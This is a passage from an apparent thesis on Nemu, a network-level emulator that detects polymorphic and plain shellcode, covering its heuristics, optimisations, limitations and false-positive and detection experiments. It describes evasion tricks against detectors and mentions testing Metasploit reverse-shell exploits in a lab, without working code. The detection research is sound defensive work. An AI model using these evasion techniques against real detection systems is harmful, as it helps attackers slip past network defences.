When an exception occurs, the system generates an exception record that contains the necessary information for handling the exception, including a snapshot of the execution state of the thread, which contains the value of the program counter at the time the exception was triggered. This information is stored on the stack, so

the shellcode can register a custom exception handler, trigger an exception, and then extract the absolute memory address of the faulting instruction. By writing the handler routine on the heap, this technique can work even in Windows XP SP3, bypassing any SEH protection mechanisms [198].

In essence, the SEH-based memory scanning heuristic described in Sec. 6.4.1 does not identify the scanning behavior per se, but the proper registration of a custom exception handler. Although this is an inherent operation of any SEH-based egg-hunt shellcode, any shellcode that installs a custom exception handler can be detected, including polymorphic shellcode that uses SEH-based GetPC code.

7. Implementation

In this chapter we provide some details about the implementation of Nemu, our prototype emulation-based attack detection system. Nemu passively captures network packets using the `libpcap` library [127] and reassembles TCP/IP streams using the `libnids` library [234]. The input buffer size is set to 64KB, which is large enough for typical service requests. Especially for web traffic, pipelined HTTP/1.1 requests through persistent connections are split to separate streams. Otherwise, an attacker could evade detection by filling the stream with benign requests until exceeding the buffer size.

Instruction set emulation has been implemented interpretively, with a typical fetch, decode, and execute cycle. Accurate instruction decoding, which is crucial for the identification of invalid instructions, is performed using the `libdasm` library [99]. For our prototype, we have implemented a subset of the IA-32 instruction set, including most of the general-purpose instructions, but no FPU, MMX, SSE, or SSE2 instructions, except `fstenv/fnstenv`, `fsave/fnsave`, and `rdtsc`. However, *all* instructions are fully decoded, and if during execution an unimplemented instruction is encountered, the emulator proceeds normally to the next instruction.

The implemented subset suffices for the complete and correct execution of the decryption part of all the tested shellcodes (see Sec. 8.2.1). Even the highly obfuscated shellcodes generated by the TAPiON engine [35], which intersperses FPU instructions among the decoder code, are executed correctly, since the FPU instructions are used only as NOPs and do not take part in the useful computations of the decoder.

Once an attack is identified, Nemu generates i) an alert file with generic attack information and the execution trace of the shellcode, ii) a raw dump of the reassembled TCP stream, iii) a raw dump of the decrypted shellcode, if any, iv) a full payload trace of all attack traffic (both directions) in `libpcap` format. A typical alert file is shown in Figures 7.1 and 7.2. The alert begins with generic information about the time and date of the alert and the attacking hosts, followed by a raw printout of the part of the stream that contains the detected shellcode. The main part of the file contains the complete execution trace of the matching code. The alert ends with MD5 hashes of the matching stream part, shellcode, and decrypted payload (if any). The raw decrypted payload is also included at the end of the file.



Figure 7.1: The beginning of a typical alert file generated by Nemu.

7.1 Behavioral Heuristics

Nemu scans the client-initiated part of each TCP stream using the six different behavioral heuristics presented in Sec. 6. The first two polymorphic shellcode detection heuristics focus on the identification of the self-decrypting behavior of the shellcode, which can be simulated using solely a CPU emulator without requiring any host-level information. In contrast, the rest four shellcode detection heuristics used in are mostly based on memory accesses to certain locations in the address space of the vulnerable process. To emulate correctly the execution of these memory accesses, Nemu executes each input within the context of a typical Windows process.

We have augmented the CPU emulator with a fully blown virtual memory subsystem that handles all user-level memory accesses. Memory pages at specific addresses are populated with the contents of the corresponding pages taken from a snapshot of the address space of a typical Windows XP process. Among other initializations before the beginning of a new execution [158], the segment register FS is set to the segment selector corresponding to the base address of the Thread Information Block, and the stack pointer is set accordingly, while any changes to the original process image from the previous execution are reverted.

The runtime evaluation of the heuristics requires keeping some state about the occurrence of instructions with an operand that involved the FS register, as well



Figure 7.2: The end of a typical alert file generated by Nemu.

as read or write accesses to the memory locations specified in the heuristics. Note that for conditions that specify a pointer access, as for example the reading of the `PEB.LoaderData` pointer in condition P2, all four bytes of the pointer should be accessed. If during some execution the address of `PEB.LoaderData` is read by an instruction with a byte memory operand, condition P2 will hold only when all the three remaining bytes of the pointer are also read by subsequent instructions. This kind of pedantic checks enhance the robustness of the heuristics by ruling out random code that would otherwise match some of the conditions.

Regarding the SEH-based memory scanning heuristic (Sec. 6.4.1), although SEH chain validation is more complex compared to other instrumentation operations, it is triggered only if conditions S1 and S2 are true, which in practice happens very rarely. If after the execution of an instruction S1 and S2 are satisfied but S3 is not, then SEH chain validation is performed after every subsequent instruction that performs a memory write.

When an `int 0x2e` instruction is executed, the `eax` register is checked for a value corresponding to one of the system calls that can be used for memory scanning. Although the actual functionality of the system call is not emulated, the proper return value is stored in the `eax` register according to the validity of the supplied memory address. In case of an egg-hunt shellcode, this behavior allows the scanning loop to continue normally, resulting to several system call invocations.



Figure 7.3: Example of an illegal instruction path.

Some of the operations matched by the heuristics, such as the registration of a custom exception handler, might also be found in legitimate executables. However, Nemu is tailored for scanning inputs that otherwise should not contain executable IA-32 code. In case of file uploads, Nemu can easily be extended to identify and extract executable files by looking for executables' headers in the inspected traffic, and then pass them on to a virus scanner.

7.2 Performance Optimizations

In this section, we describe two optimizations that result to improvements in the runtime scanning throughput of Nemu. Note that these improvements are related to the generic network-level emulation detection algorithm, and can be transparently implemented irrespectively of the particular detection heuristics used.

7.2.1 Skipping Illegal Paths

The main reason that network-level emulation is practically feasible and achieves a decent processing throughput is because, in the most common case, the execution of benign streams usually terminates early, after the execution of only a few instructions. Indeed, arbitrary data will result to random code that usually contains illegal opcodes or privileged instructions, which cannot take part in the execution of a functional shellcode. Although there exist only a handful of illegal opcodes in the IA-32 architecture, there exist 25 privileged instructions with one-byte opcodes, and several others with multi-byte opcodes. In the rest of this section, we use the term illegal instruction to refer to both privileged and actually illegal instructions.

A major cause of overhead in network-level emulation is that for each input stream, the emulator starts a new execution from each and every position in the stream. However, since the occurrence of illegal instructions is common in random code, there may be some instruction chains starting from different positions which all end to the same illegal instruction. After the execution of the first of these chains terminates (due to the illegal instruction), then any subsequent execution chains that share the

same final execution path with the first one will definitely end up to the same illegal instruction, if all the following conditions are true: i) the path does not contain any control transfer instructions, ii) none of the instructions in the path was the result of a self-modification, and iii) the path does not contain any instruction with a memory destination operand. The last requirement is necessary in order to avoid potential self-modifications on the path that may alter its control flow. Thus, whenever the flow of control reaches any of the instructions in the path, the execution can stop immediately.

Consider for example the execution chain that starts at position 0 in the example of Fig. 7.3. Upon its termination, the emulator backtracks the instruction path and marks each instruction until any of the above requirements is violated, or the beginning of the input stream is reached. If any subsequent execution chain reaches a marked instruction, then the execution ceases immediately. Furthermore, the execution chains that would begin from positions 1, 3, 5, and 6, can now be skipped altogether.

7.2.2 Kernel Memory Accesses

The network-level detector does not have any information about the vulnerable process targeted by a particular attack. As already discussed, the emulator assumes that all accesses to any memory address are valid. In reality, only a small subset of these memory accesses would have succeeded, since the hypothetical vulnerable process would have mapped only a small subset of pages from the whole 4GB virtual memory space. Thus, memory writes outside the input buffer or the stack proceed normally and the emulator tracks the written values, while memory reads from previously unknown locations are executed without returning any meaningful data, since their contents are not available to the network-level detector. The execution cannot stop on such unknown memory references, since otherwise an attacker could hinder detection by interspersing instructions that read arbitrary data from memory locations known in advance to belong to the address space of the vulnerable process [158].

In our initial versions of Nemu we assumed that the whole 4GB of the virtual address space can be accessible by the shellcode. However, user-level processes cannot access the address space of the OS kernel. In Linux, the kernel address space begins at address `0xC0000000` and takes up the whole upper 1GB of the 4GB space. In Windows, the upper half of the 4GB space is allocated for kernel use. A functional shellcode would never try to access a memory address in the kernel address space, so any instructions in random code that accidentally try to access some kernel memory location can be considered illegal. For simplicity, the emulator assumes as legal all memory accesses up to `0xBFFFFFFF`, i.e., excludes only the common kernel space of both OSes, since it cannot know in advance which OS is being targeted.

7.3 Limitations

In this section we discuss some aspects of network-level emulation that can be the basis for further research towards enhancing the effectiveness and robustness of emulation-based detection systems.

7.3.1 Anti-Emulation Evasion Techniques

A well known evasion technique against dynamic code analysis systems is the use of very long loops that force the detector to spend countless cycles until reaching the execution threshold, before any signs of malicious behavior are shown [206]. As discussed in Sec. 5.4.4, Nemu uses infinite loop squashing to reduce the number of inputs that reach the execution threshold.

Furthermore, based on our extensive evaluation with real network traffic (Sec. 8.3) the percentage of inputs with an instruction sequence that reaches the execution threshold ranges between 3–6%. Since this is a small fraction of all inspected inputs, the endless loops in these sequences can potentially be analyzed further at a second stage using other techniques such as static analysis or symbolic execution [188]. In addition, if attackers start to employ such evasion techniques, our method will still be useful as a first-stage anomaly detector for application-aware NIDS like shadow honeypots [25], given that the appearance of endless loops in random code is rare, as shown in Sec. 8.3.

7.3.2 Non-Self-Contained Shellcode

An inherent limitation of emulation-based shellcode detection is the lack of an accurate view of the system's state at the time the injected code would run on the victim system. This information includes the values of the CPU registers, as well as the complete address space of the particular exploited process. Although register values can sometimes be inferred, as discussed in Sec. 6.2, and Nemu augments the emulator with the address space of a typical Windows process, the shellcode may use memory accesses to application-specific DLLs that cannot be followed by the emulator [95].

For example, if it is known in advance that the address `0x40038EF0` in the vulnerable process' address space contains the instruction `ret`, then the shellcode can be obfuscated by inserting the instruction `call 0x40038EF0` at an arbitrary position in the decoder code. Although this will have no effect to the actual execution of the shellcode, since the flow of control will simply be transferred to address `0x40038EF0`, and from there immediately back to the decoder code, due to the `ret` instruction, the network-level emulator will not execute it correctly, since it cannot follow the jump to address `0x40038EF0`.

However, as already discussed, since the linear addresses of DLLs change quite often across different systems, and due to the increasing adoption of address space layout randomization and DLL rebasing, the use of absolute addressing results to

less reliable shellcode [191]. One way of tackling this problem is to feed the necessary host-level information to the network-level detector, as suggested by Dreger et al. [71]. In our future work, we plan to explore ways to augment the network-level detector with host-level information, such as the invariant parts of the address space of the protected processes, in order to make it more robust to such obfuscations. On the other hand, when the emulator runs within the context of a protected application, as for example in the browser-embedded detector proposed by Egele et al. [73], the emulator can have full access to the complete address space of the process.

7.3.3 Transformations Beyond the Transport Layer

Shellcode contained in compressed HTTP/1.1 connections, or unicode-proof shellcodes [142], which become functional after being transformed according to the unicode encoding by the attacked service, are not executed correctly by our current prototype. This is an orthogonal issue that can be addressed by reversing the encoding used in each case by the protected service through appropriate filters before the emulation stage.

Generally, network data that are being transformed above the transport layer, before reaching the core application code, cannot always be effectively inspected using passive network monitoring, as for example in case of encrypted SSL or HTTPS connections. In such cases, our technique can still be applied by moving it from the network-level to a proxy that first decrypts the traffic before scanning it [93]. Another option is to integrate the detector to the end hosts, either at the socket level, by intercepting calls that read network input trough library interposition [120], or at the application level as an extension to the protected service, e.g., as module for the Apache web server [227]. As mentioned in the previous section, Egele et al. have already presented an application of this approach using a browser-embedded emulator for the detection of client-side code injection attacks [73].

8. Experimental Evaluation

8.1 Heuristics Robustness

To be useful in practice, any attack detection algorithm should have as low a false positive rate as possible. Although the detection heuristics used in Nemu match very specific inherent operations that are exhibited during the execution of the shellcode, we cannot rule out the possibility that the random code of some benign input might happen to match all the conditions of a heuristic, leading to a false positive. Thus, it is critical to ensure that the heuristics are precise enough to provide resilience against misclassifications.

8.1.1 Polymorphic Shellcode

In this section, we evaluate the effectiveness of the polymorphic shellcode detection heuristic in terms of false positives. For trace-driven experiments, we used full packet traces of traffic from ports related to the most exploited vulnerabilities, captured at FORTH-ICS and the University of Crete. Trace details are summarized in Table 8.1. Since remote code injection attacks are performed using a specially crafted request to a vulnerable service, we keep only the client-to-server traffic of network flows. For large incoming TCP streams, e.g., due to a file upload, we keep only the first 64KB. Note that these traces represent a significantly smaller portion of the total traffic that passed by through the monitored links during the monitoring period, since we keep only the client-initiated traffic.

Tuning the Detection Heuristic

As discussed in Sec. 6.1.2, the detection criterion requires the execution of some form of GetPC code, followed by a number of payload reads that exceed a certain threshold. Our initial implementation of this heuristic was the following: if an execution chain *contains a* `call`*,* `fstenv`*,* `fnstenv`*,* `fsave`*, or* `fnsave` *instruction, followed by PRT or more payload reads*, then it belongs to a polymorphic shellcode. There exist four different versions of the `call` instruction in the IA-32 instruction set. The existence of one of these eight instructions serves just as an indication of the potential execution of GetPC code. Only when combined with the second condition, i.e., the

Service	Port Number	# Streams	Total Size
www	80	1759950	1.72 GB
NetBIOS	137–139	246888	311 MB
microsoft-ds	445	663064	912 MB

Table 8.1: Characteristics of client-to-server network traffic traces for the evaluation of the polymorphic shellcode detection heuristic.

execution of several payload reads, it gives a good indication of the execution of a polymorphic shellcode.

Evaluation with real traffic. We evaluated the polymorphic shellcode detection heuristic using the client-to-server requests from the traces presented in Table 8.1 as input to the detection algorithm. Only 13 out of the 2,669,902 streams were found to contain an execution chain with a `call` or `fstenv` instruction followed by at least one payload read, and all of them had non-ASCII content. In the worst case, there were five payload reads, allowing for a minimum value for PRT = 6. However, since the false positive rate is a crucial factor for the applicability of our detection method, we further explored the quality of the detection heuristic using a significantly larger data set.

Evaluation with synthetic requests. We generated two million streams of varying sizes uniformly distributed between 512 bytes and 64 KB with random binary content. From our experience, binary data is much more likely to give false positives than ASCII only data. The total size of the data set was 61 GB. The results of the evaluation are presented in Table 8.2, under the column "Initial Heuristic."

From the two million streams, 556 had an execution chain that contained a GetPC instruction followed by at least one payload read. Although 475 out of the 556 streams had at most six payload reads, there were 44 streams with tens of payload reads, and 37 streams with more than 100 payload reads, reaching 416 payload reads in the most extreme case. As we show in Sec. 8.2.1, there are polymorphic shellcodes that execute as few as 32 payload reads. As a result, PRT cannot be set to a value greater than 32 since it would otherwise miss some polymorphic shellcodes. Thus, the above heuristic incorrectly identifies these cases as polymorphic shellcodes.

Defining a stricter detection heuristic.

Although only the 0.00405 % of the total streams resulted to a false positive, we can devise an even more strict criterion to further lower the false positive rate.

Payload Reads	Streams			
	Initial Heuristic		Improved Heuristic	
	#	%	#	%
1	409	0.02045	22	0.00110
2	39	0.00195	5	0.00025
3	10	0.00050	3	0.00015
4	9	0.00045	1	0.00005
5	3	0.00015	1	0.00005
6	5	0.00025	1	0.00005
7–100	44	0.00220	**0**	**0**
100–416	37	0.00185	**0**	**0**

Table 8.2: Streams that matched the polymorphic shellcode detection heuristic for a given number of payload reads.

Payload reads occur in random code whenever the memory operand of an instruction *accidentally* refers to a memory location within the input buffer. In contrast, the decoder of a polymorphic shellcode explicitly refers to the memory region of the encrypted payload based on the value of the instruction pointer that is pushed in the stack by a `call` instruction, or stored in the memory location specified in an `fstenv` instruction. Thus, after the execution of a `call` or `fstenv` instruction, the next mandatory step of the GetPC code is to (not necessarily immediately) read the instruction pointer from the memory location where it was stored.

This observation led us to further enhance the behavioral heuristic as follows: if an execution chain contains *one of the eight different* `call`*,* `fstenv`*, or* `fsave` *instructions, followed by a read from the memory location where the instruction pointer was stored as a result of one of the above instructions, followed by PRT or more payload reads*, then it belongs to a polymorphic shellcode.

Using the same data set, the enhanced heuristic results to significantly fewer matching streams, as shown in Table 8.2, under the column "Enhanced Heuristic." In the worst case, one stream had an execution chain with a `call` instruction, an accidental read from the memory location of the stack where the return address was pushed, and six payload reads. There were no streams with more than six payload reads, which allows for a lower bound for PRT = 7.

8.1.2 Non-self-contained Polymorphic Shellcode

The detection algorithm is based on a strict behavioral pattern that matches some execution characteristics of non-self-contained polymorphic shellcode. In order to be effective and practically applicable, a heuristic based on such a behavioral pattern

Name	Port Number	Number of streams	Total size
HTTP	80	6511815	5.6 GB
NetBIOS	137–139	1392679	1.5 GB
Microsoft-ds	445	2585308	3.8 GB
FORTH-ICS	*all*	668754	821 MB

Table 8.3: Details of the client-initiated network traffic traces used in the experimental evaluation.

should not falsely identify benign data as polymorphic shellcode. In this section, we explore the resilience of the detector to false positives using a large and diverse attack-free dataset.

We accumulated full payload packet traces of frequently attacked ports captured at FORTH-ICS and the University of Crete across several different periods. We also captured a two hour long trace of all the TCP traffic of the access link that connects FORTH-ICS to the Internet. Since we are interested in client-initiated traffic, which contains requests to network services, we keep only the packets that correspond to the client-side stream of each TCP flow. For large flows, which for example may correspond to file uploads, we keep the packets of the first 64KB of the stream. Trace details are summarized in Table 8.3. Note that the initial size of the FORTH-ICS trace, before extracting the client-initiated only traffic, was 106GB. We also generated a large amount of artificial traces using three different kinds of uniformly distributed random content: binary data, ASCII-only data, and printable-only characters. For each type, we generated four million streams, totaling more than 160GB of data.

We tested our prototype implementation of the detection heuristic with second-stage execution enabled using the above dataset, and measured the maximum number of accidental wx-instructions among all execution chains of each stream. The execution threshold of the emulator was set to 65536 instructions. Fig. 8.1 presents the results for the different types of random data, as well as for the real network streams (the category "network traces" refers collectively to all network traces listed in Table 8.3). We see that random binary data exhibit the largest number of wx-instructions, followed by printable data and real network traffic. From the four million random binary streams, 0.8072% contain an execution chain with one wx-instruction, while in the worst case, 0.00014% of the streams resulted to seven wx-instructions. In all cases, no streams were found to contain an execution chain with more than seven wx-instructions.

Based on the above results, we can derive a lower bound for the number of wx-instructions (parameter X of the detection heuristic) that should be found in an execution chain for flagging the corresponding code as malicious. Setting X=8 allows for no false positives in the above dataset. However, larger values are preferable since they are expected to provide even more improved resilience to false positives.



Figure 8.1: Number of wx-instructions found in benign streams.



Figure 8.2: Number of instructions required for complete decryption of the payload as a function of its size.

8.1.3 Plain Shellcode

We tested the robustness of the heuristics using a large and diverse set of benign inputs. In our first two experiments, we used a script that continuously generates inputs of random binary and ASCII data, respectively, that are subsequently scanned by Nemu. The script generated 20 million 32KB-inputs of each type, totaling more than 1.3TB of data. For each heuristic, we measured the number of inputs with at least one execution chain that matched one, two, or all three of the heuristic's conditions. Recall that a given condition can hold true only if all previous conditions have also been satisfied in the same execution.

Figure 8.3(a) shows the percentage of random binary inputs that matched a given number of conditions for the four heuristics. Out of the 20 million inputs, only 473 (0.0024%) had an execution chain with a memory access to `FS:[0x30]` through the `FS` register—the first condition of the PEB heuristic. There were no inputs that matched both the first and the second or all three conditions, which is a promising indication for the robustness of the PEB heuristic, since all three conditions must be true for flagging an input as shellcode. The SYSCALL heuristic had a similar behavior, with 0.0011% of the inputs exhibiting a single system call invocation, and there were no inputs with two or more system calls.

A much larger number of inputs matched the first condition of the BACKWD and SEH heuristics (77,080 and 155,934 inputs, respectively). In both heuristics, the first condition includes a memory access to `FS:[0]`, which seems to appear more frequently compared to accesses at `FS:[0x30]`. A possible explanation for this effect is that in random code, the effective address computation in the memory operand of some instruction can result to zero with a higher probability compared to other values. For example, when a `mov ebx,fs:[eax]` instruction is executed, it is more likely that `eax` will have been zeroed out, e.g., due to a previous two-byte long `xor eax,eax` instruction, instead of being set to 0x30. However, the percentage of



Figure 8.3: Percentage of matching inputs for (a) random binary inputs, (b) random ASCII inputs, (c) network streams, and (d) documents. None of the inputs fully matched any of the heuristics, except two files that matched the SEH heuristic (Fig. (d)), which both were confirmed to contain egg-hunt shellcode.

inputs that matched both the first and the second condition is very low (0.0019% and 0.0007%, respectively), and no inputs matched all three conditions.

We repeated the same experiment with inputs consisting of random ASCII characters, aiming to approximate the random code found in network streams that use text-based protocols. As shown in Fig. 8.3(b), although the first condition in the PEB, BACKWD, and SEH heuristics was matched in roughly 0.03% of the inputs, there were no inputs matching any of the subsequent conditions. The opcode for the `int` instruction falls outside the ASCII range, so no input matched not even the first condition of the SYSCALL heuristic. Overall, all heuristics seem to perform even better when operating on ASCII data.

Seeking more evidence for the resilience of the heuristics against false positives, we continued the experiments with different sets of real data. In our third experiment, Nemu inspected more than 15.5 million network streams captured in real networks (more details about the dataset are provided in Sec. 8.3). We first scanned the traces using only the GetPC heuristic and removed 59 streams that contained self-decrypting shellcode. As shown in Fig. 8.3(c), the overall behavior is comparable to the results when using random binary inputs (Fig. 8.3(a)), with no streams fully matching any of the heuristics.

In our last experiment, we used real files of different document file formats, including PDF, DOC, XLS, and PPT, to test the detection heuristics with more diverse data. The files were downloaded from the Internet by crawling through the results of Google searches using the `filetype:` search operator. Using a simple script, we gathered 249,690 files, totaling more than 69GB of data. Fig. 8.3(d) shows the percentage of files that matched some of the conditions of the four heuristics. The behavior of the PEB, BACKWD, and SYSCALL heuristics is similar to the previous experiments, with none of the files having an execution chain that matched all three conditions. In contrast, two of the files (0.0008%), one DOC and one XLS, matched all three conditions of the SEH heuristic. We manually inspected the matching execution chains and verified that they both belong to egg-hunt shellcode that registers a custom exception handler. These true positives are indicative of the broad range of applications in which emulation-based heuristics can be used for the identification of malicious code.

8.2 Detection Effectiveness

8.2.1 Polymorphic Shellcode

Polymorphic shellcode execution.

We tested the capability of the emulator to correctly execute polymorphic shellcodes using real samples produced by off-the-shelf polymorphic shellcode engines. We generated mutations of an 128 byte shellcode using the Clet [69], ADMmutate [101], and TAPiON [35] polymorphic shellcode engines, and the Alpha2 [229], Countdown, JmpCallAdditive, Pex, PexFnstenvMov, PexFnstenvSub, and ShigataGaNai shellcode encryption engines from the Metasploit Framework [2].

TAPiON, the most recent of the engines, produces highly obfuscated code using anti-disassembly and anti-emulator techniques, many garbage instructions, code block transpositions, and on-the-fly instruction generation. In several cases, the decryptor produces on-the-fly some code in the stack, jumps to it, and then jumps back to the original decryptor code.

For each engine, we generated 1000 instances of the original shellcode. For engines that support options related to the obfuscation degree, we split the 1000 samples evenly using all possible parameter combinations. The execution of each sample stops when the complete original shellcode is found in the memory image of the emulator.

Figure 8.4 shows the average number of executed instructions that are required for the complete decryption of the payload for the 1000 samples of each engine. The ends of range bars, where applicable, correspond to the samples with the minimum and maximum number of executed instructions. In all cases, the emulator decrypts the original shellcode correctly. Fig. 8.5 shows the average number of payload reads for the same experiment. For simple encryption engines, the decoder decrypts four bytes at a time, resulting to 32 payload reads. ADMmutate decoders read either one or four



Figure 8.4: Average number of executed instructions for the complete decryption of an 128 byte shellcode encrypted using different polymorphic and encryption engines.

bytes at a time. On the other extreme, shellcodes produced by the Alpha2 engine perform more than 500 payload reads. Alpha2 produces alphanumeric shellcode using a considerably smaller subset of the IA-32 instruction set, which forces it to execute much more instructions in order to achieve the same goals.

Given that 128 bytes is a rather small size for a functional payload, these results can be used to derive an indicative upper bound for PRT = 32 (a higher value would miss such small shellcodes). Combined with the results of the previous section, which showed that the enhanced heuristic is very resilient to accidental payload reads, this allows for a range of possible values for PRT from 7 to 31. For our experiments we choose for PRT the median value of 19, which allows for even more extreme cases of accidental payload reads not to be misclassified as true positives, while at the same time can capture even smaller shellcodes.

Detection effectiveness.

To test the efficacy of the self-decrypting shellcode detection heuristic we launched a series of remote code injection attacks using the Metasploit Framework [2] against an unpatched Windows XP host running Apache v1.3.22. Attacks were launched from a Linux host using Metasploit's exploits for the following vulnerabilities: Apache win32 chunked encoding [6], Microsoft RPC DCOM MS03-026 [8], and Microsoft LSASS MS04-011 [10]. The detector was running on a third host that passively monitored the incoming traffic of the victim host. For the exploit payload we used the shellcode `win32_reverse`, which connects back to the attacking host and spawns a shell, encrypted using different engines. We tested all combinations of the three exploits with the engines presented in the previous section. All attacks were detected successfully, with zero false negatives.

